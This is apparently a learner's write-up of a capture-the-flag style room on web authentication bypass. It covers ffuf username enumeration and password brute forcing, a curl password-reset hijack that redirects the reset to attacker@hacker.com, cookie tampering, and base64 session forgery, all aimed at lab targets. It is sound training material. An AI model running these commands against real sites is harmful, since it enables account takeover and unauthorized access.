

**Room objectives:**

Learn about different ways website authentication methods can be bypassed, defeated or broken



**Username Enumeration**

When looking for a vulnerability it’s better to find some valid user accounts, it might help us get into customer accounts or on the site system

|  |
| --- |
| On a previous room(Adventofcyber2023 {Day 4}) we enumerated a potential users list by scraping the team members **page** for potential users by using the following tool **cewl**  **CeWL** is a Wordlists generator that is unique compared to the other tools available , since it creates a custom wordlist based on the web page content , and here is why CeWL stands out:   1. Target specific wordlist --> it crafts a wordlist based on the content of the targeted website 2. Depth of search --> Cewl spider a website with a specific depth that you set 3. customizable outputs --> you can generate the output on how you like it , numbers – upper cases – lower cases you can customize anything in the output that you want 4. Build in features --> it also have various build in functions like enumerating usernames from author meta tags 5. Efficient - - > due to the custom wordlist generator its precise and can cut a lot of time wasted 6. Integration -- > due it being a command-line based (all of the uses are through the terminal) it can be integrated into automated workflows   How To Customize the Output for Specific Tasks   1. **Specify spidering depth:** The -d option allows you to set how deep CeWL should spider. For example, to spider two links deep: cewl http://MACHINE\_IP -d 2 -w output1.txt 2. **Set minimum and maximum word length:** Use the -m and -x options respectively. For instance, to get words between 5 and 10 characters:  cewl http://MACHINE\_IP -m 5 -x 10 -w output2.txt 3. **Handle authentication:** If the target site is behind a login, you can use the -a flag for form-based authentication. 4. **Custom extensions:** The --with-numbers option will append numbers to words, and using --extension allows you to append custom extensions to each word, making it useful for directory or file brute-forcing. 5. **Follow external links:** By default, CeWL doesn't spider external sites, but using the  --offsite  option allows you to do so.   Now by customizing the tool and using Team Members page to generate a wordlist that could potentially contain the usernames of the employees  cewl -d 0 -m 5 -w usernames.txt http://MACHINE\_IP/team.php --lowercase  We also tried to get a potential site related password by utilizing the weblike scraping of passwords on the site by using the following command:  cewl -d 2 -m 5 -w passwords.txt http://MACHINE\_IP --with-numbers |

Now let’s take a look at a new way we can enumerate some usernames by utilizing website error messages are a great resource for collecting this information to build a valid username

we have a form to create a new user accounts for a website, let’s say it said this account username already exists now know that this is a existing username and then we can try to brute force the password using the existing usernames , we can use Fuff to create this custom wordlist

By utilizing the tool we can use the following command to enumerate some usernames

**ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.10.169.58/customers/signup -mr "username already exists"**

**-w the Wordlist we will be using**

**-X defining the request (by default its GET)**

**-d the data that we are going to send**

**-H (Content-Type: application/x-www-form-urlencoded) means that the content type is a FORM type**

**-u the URL we are making the request to**

**-mr** **bring us the users that show us the text on the page we are looking for to validate we've found a valid username.**

**Brute Forcing**

Using the enumerated usernames, we now can try brute forcing our way inside the customer accounts

|  |
| --- |
| A brute force attack is an automated process that tries a list of commonly used passwords against either a single username or, like in our case, a list of usernames. |

There is a several tools we can use to brute force based on my knowledge right now (Hydra / wfuzz / ffuf) in this room we will be using Fuff

|  |
| --- |
| **What is wfuzz?**  Wfuzz is a tool designed for brute-forcing web applications. It can be used to find resources not linked directories, servlets, scripts, etc, brute-force GET and POST parameters for checking different kinds of injections (SQL, XSS, LDAP), brute-force forms parameters (user/password) and fuzzing.  Can be installed locally from  <https://github.com/ffuf/ffuf>. |
| **What is Hydra?**  Hydra is a powerful and flexible brute-forcing tool used by penetration testers and ethical hackers. It is designed to crack passwords for various network services, including telnet, FTP, HTTP, HTTPS, SMB, and databases, among others. |
| **What is Fuff?**  ffuf stands for Fuzz Faster U Fool. It's a tool used for web enumeration, fuzzing, and directory brute forcing. Install ffuf. ffuf﻿ is already included in the following Linux distributions: BlackArch. |


From the previous task we generated a valid username text file we can now use this to attempt a brute force attack on the login page Using Fuff ,

When running this command, make sure the terminal is in the same directory as the valid\_usernames.txt file.

**ffuf -w valid\_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.10.169.58/customers/login -fc 200**

This ffuf command is a little different to the previous one in Task 2. Previously we used the **FUZZ** keyword to select where in the request the data from the wordlists would be inserted but because we're using multiple wordlists, we have to specify our own FUZZ keyword. In this instance, we've chosen W1 for our list of valid usernames and W2 for the list of passwords we will try. The multiple wordlists are again specified with the -w argument but separated with a comma.  For a positive match, we're using the -fc argument to check for an HTTP status code other than 200.


Running the above command will find a single working username and password combination that answers the question given.

**Logic Flaw** 

Logic flaw is authentication bypass , its when we skip ahead and bypass the required steps to get from point A to point Z Logic flaws can exist in any area of a website, but we're going to concentrate on examples relating to authentication in this instance.

**Logic Flaw Example**

The below mock code example checks to see whether the start of the path the client is visiting begins with /admin (for illustration : www.example/admin/...........com) and if so, then further checks are made to see whether the client is, in fact, an admin. If the page doesn't begin with /admin, the page is shown to the client normally.



Because the above PHP code example uses three equals signs (===), it's looking for an exact match on the string, including the same letter casing. The code presents a logic flaw because an unauthenticated user requesting **/adMin** (it’s the same as admin but the triple sign is checking precisely for the exact letter casing admins is checked admin ADMIN is checked ADMIN ) will not have their privileges checked and have the page displayed to them, totally bypassing the authentication checks.

**Logic Flaw Practical**

We're going to examine the **Reset Password** function.

We see a form asking for the email address associated with the account on which we wish to perform the password reset.

If an invalid email is entered, you'll receive the error message "**Account not found from supplied email address**".

For demonstration purposes, we'll use the email address robert@acmeitsupport.thm which is accepted.

We're then presented with the next stage of the form, which asks for the username associated with this login email address.

 If we enter robert as the username and press the Check Username button, you'll be presented with a confirmation message that a password reset email will be sent to [robert@acmeitsupport.thm](mailto:robert@acmeitsupport.thm).

At this stage, you may be wondering what the vulnerability could be in this application as you have to know both the email and username and then the password link is sent to the email address of the account owner.

In the second step of the reset email process, the username is submitted in a POST field to the web server, and the email address is sent in the query string request as a GET field.

**curl 'http://10.10.169.58/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'**

In the application, the user account is retrieved using the query string, but later on, in the application logic, the password reset email is sent using the data found in the PHP variable $\_REQUEST.

The PHP $\_REQUEST variable is an array that contains data received from the query string and POST data. If the same key name is used for both the query string and POST data, the application logic for this variable favours POST data fields rather than the query string, so if we add another parameter to the POST form, we can control where the password reset email gets delivered.

**curl 'http://10.10.169.58/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@hacker.com'**

using this logic we will be sending the password rest to our email and then we can login as Robert

**Cookie Tampering**

Examining and editing the cookies set by the web server during your online session can have multiple outcomes, such as unauthenticated access, access to another user's account, or elevated privileges. If you need a refresher on cookies, check out the [HTTP In Detail](https://tryhackme.com/room/httpindetail) room on task 6.

You don’t need to go check it out lets bring it here ,

**Cookies**


1. they're just a small piece of data that is stored on your computer
2. Cookies are saved when you receive a "Set-Cookie" header from a web server.
3. Then every further request you make, you'll send the cookie data back to the web server
4. Because HTTP is stateless (doesn't keep track of your previous requests) (to more analyze your preferences your work and what you looked at before cookies can be used to remind the web server who you are, some personal settings for the website or whether you've been to the website before.)

Cookies CAN BE USED FOR LOTS OF STUFF BUT IT USUALLY USED FOR WEBSITE AUTHENTICATION

 Let's take a look at this as an example HTTP request: 

**Viewing Your Cookies**

WE GO ON THE DEV tool and click on network tab this tab will show you a list of all resources your browser has requested . you can click on each one to receive a detailed breakdown of the request and response if your browser sent a cookie you will see these on the cookies tab




Now let’s go back to the Cookie tampering.

**Plain Text**

The contents of some cookies can be in plain text, and it is obvious what they do. Take, for example, if these were the cookie set after a successful login:

**Set-Cookie: logged\_in=true; Max-Age=3600; Path=/**  
**Set-Cookie: admin=false; Max-Age=3600; Path=/**

We see one cookie (logged\_in), which appears to control whether the user is currently logged in or not, and another (admin), which controls whether the visitor has admin privileges. Using this logic, if we were to change the contents of the cookies and make a request we'll be able to change our privileges.



This returns the result: **Logged In As An Admin** as well as a flag which you can use to answer question one.

This made me remember a challenge in <https://cybertalents.com/> that we can go and check for more practical experience

Room (<https://cybertalents.com/challenges/web/admin-has-the-power>)

In there we want log in as admin




We first Check the challenge for potential user accounts and then we escalate them

We found this comment


<!-- TODO: remove this line , for maintenance purpose use this info (user:support password:x34245323)-->

Which gave us access to a user account

Now to escalate it by using cookie tampering we can check the cookies and set the user from support to admin




This make us logged as the Admin and reviling the flag



**Hashing**

Sometimes cookie values can look like a long string of random characters; these are called hashes which are an irreversible representation of the original text. Here are some examples that you may come across:



We also can check <https://hashcat.net/wiki/doku.php?id=example_hashes> for common hashes

You can see from the above table that the hash output from the same input string can significantly differ depending on the hash method in use. Even though the hash is irreversible, the same output is produced every time, which is helpful for us as services such as <https://crackstation.net/> keep databases of billions of hashes and their original strings.

**Encoding**

Encoding is similar to hashing in that it creates what would seem to be a random string of text, but in fact, the encoding is reversible. So it begs the question, what is the point in encoding? Encoding allows us to convert binary data into human-readable text that can be easily and safely transmitted over mediums that only support plain text ASCII characters.  
  
Common encoding types are base32 which converts binary data to the characters A-Z and 2-7, and base64 which converts using the characters a-z, A-Z, 0-9,+, / and the equals sign for padding.

Take the below data as an example which is set by the web server upon logging in:

**Set-Cookie: session=eyJpZCI6MSwiYWRtaW4iOmZhbHNlfQ==; Max-Age=3600; Path=/**

This string base64 decoded has the value of **{"id":1,"admin": false}** we can then encode this back to base64 encoded again but instead setting the admin value to true, which now gives us admin access.

Using the knowledge you gained we now can answer the Questions given to us .

Hope you enjoyed this documentation its more like a knowledge more than a walkthrough thanks for reading